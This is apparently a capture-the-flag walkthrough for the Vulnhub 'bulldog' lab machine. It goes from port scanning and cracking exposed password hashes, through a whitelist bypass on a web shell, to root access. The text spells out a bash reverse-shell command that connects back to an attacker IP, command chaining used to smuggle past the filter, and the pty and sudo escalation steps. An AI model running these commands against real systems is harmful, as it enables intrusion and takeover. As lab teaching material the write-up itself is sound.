Vulnhub-bulldog
Target VM Information
Download Link
https://download.vulnhub.com/bulldog/bulldog.ova
VM Description
Bulldog Industries' recent website was defaced by malicious German Shepherd hackers. Does this mean there are more vulnerabilities to exploit? Why can't you find them?
This is a standard boot-to-root challenge. The goal is to enter the root directory and see the congratulatory message.
Goal
Obtain root privileges and the flag.
Runtime Environment
Target VM: NAT mode. The target VM obtains an IP automatically. Attacker machine: windows10, kali linux2021.1
Information Gathering
Target Discovery
arp-scan -l
Port and Service Identification
Use nmap to scan all ports from 1 to 65535, perform service fingerprinting, and save the scan results to a .txt file:
nmap -p1-65535 -A 192.168.160.189 -oN bulldog.txt
Target host ports and services found:
# Port protocol backend service
TCP 23 SSH open-ssl 7.2p2
TCP 80 HTTP WSGIServer Python 2.7.12
TCP 8080 HTTP WSGIServer Python 2.7.12
# Operating system
Linux 3.2-4.9
Vulnerability Discovery

Visit the website homepage directly. There is a link; click it to enter the notice page, but no valuable information is found.
Directory scan: dirb http://192.168.160.189

Multiple directories are found. Visit them one by one.

htttp://192.168.160.189/admin is a Django admin backend requiring username/password login. Common weak passwords did not work, so skip brute forcing for now and check other pages first.

htttp://192.168.160.189/dev contains a lot of information. The key points are: the new system no longer uses PHP or any CMS and is instead developed with the Django framework. This means web injection vulnerabilities are less likely, and we should focus on Django framework vulnerabilities. Since the website does not use PHP, there is no need to look for PHP vulnerabilities or write a PHP webshell. The new system uses a webshell for management.

http://192.168.160.189/dev/shell/ says authentication is required.
View the source of the pages above. On htttp://192.168.160.189/dev, each Team Lead's email and hash are visible, along with the obvious English hint: We'll remove these in prod. It's not like a hacker can do anything with a hash.


Take each hash to https://hashes.com/en/decrypt/hash and try to crack it. Eventually, two hashes are decrypted:
Back End: nick@bulldogindustries.com
Username: nick, password: bulldog
Database: sarah@bulldogindustries.com
Username: sarah, password: bulldoglover
Use the decrypted passwords to log in to the backend.
Attempts to log in to the scanned SSH service on port 23 all failed. Using sarah with password bulldoglover successfully logs in to the admin backend, but there are no edit permissions.

Visit the webshell page again. Authentication has passed, commands can be executed, and this is a command execution interface.

The webshell page only allows whitelisted commands. Try using ; or && to chain multiple commands, and the bypass succeeds. Now execute a reverse shell command directly.
Start an nc listener: nc -lvnp 4444 Directly executing ls && bash -i >& /dev/tcp/172.20.10.5/4444 0>&1 fails, and the server returns a 500 error.

Try using echo to output the command first and pipe it into bash: echo "bash -i >& /dev/tcp/172.20.10.5/4444 0>&1" | bash.

The reverse shell succeeds. We can also view /etc/passwd and find users with IDs greater than 1000: bulldogadmin and django.
Privilege Escalation
Search for each user's files, suppressing errors: find / -user bulldogadmin 2>/dev/null

Two files are worth attention: note and customPermissionApp.
/home/bulldogadmin/.hiddenadmindirectory/note
/home/bulldogadmin/.hiddenadmindirectory/customPermissionApp
Open the note text file. It hints that the webserver sometimes needs root permissions. The note says executing this file can obtain root privileges, but ls shows the file only has read permission, so it cannot be executed.

Open customPermissionApp. It looks like an executable file. Use strings to print its printable strings: strings /home/bulldogadmin/.hiddenadmindirectory/customPermissionApp. Only these strings are visible. They may be related to a password. The English words include SUPER, ulitimate, PASSWORD, and youCANTget, all related to a privileged account. Remove the H characters to form a readable English sentence: SUPERultimatePASSWORDyouCANTget. The su command cannot be executed and reports: must be run from a terminal. Run the following statement:
python -c 'import pty;pty.spawn("/bin/bash")'
Run sudo su -, obtain root privileges, and get the flag.

# Congratulations on completing this VM :D That wasn't so bad, was it?
# Let me know what you thought on Twitter, I'm @frichette_n
# As far as I know, there are two ways to get root. Can you find the other one?
# Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed it
Conngratulations on completing this VM :D That wasn't so bad was it?
Let me know what you thought on twitter, I'm @frichette_n
As far as I know there are two ways to get root. Can you find the other one?
Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed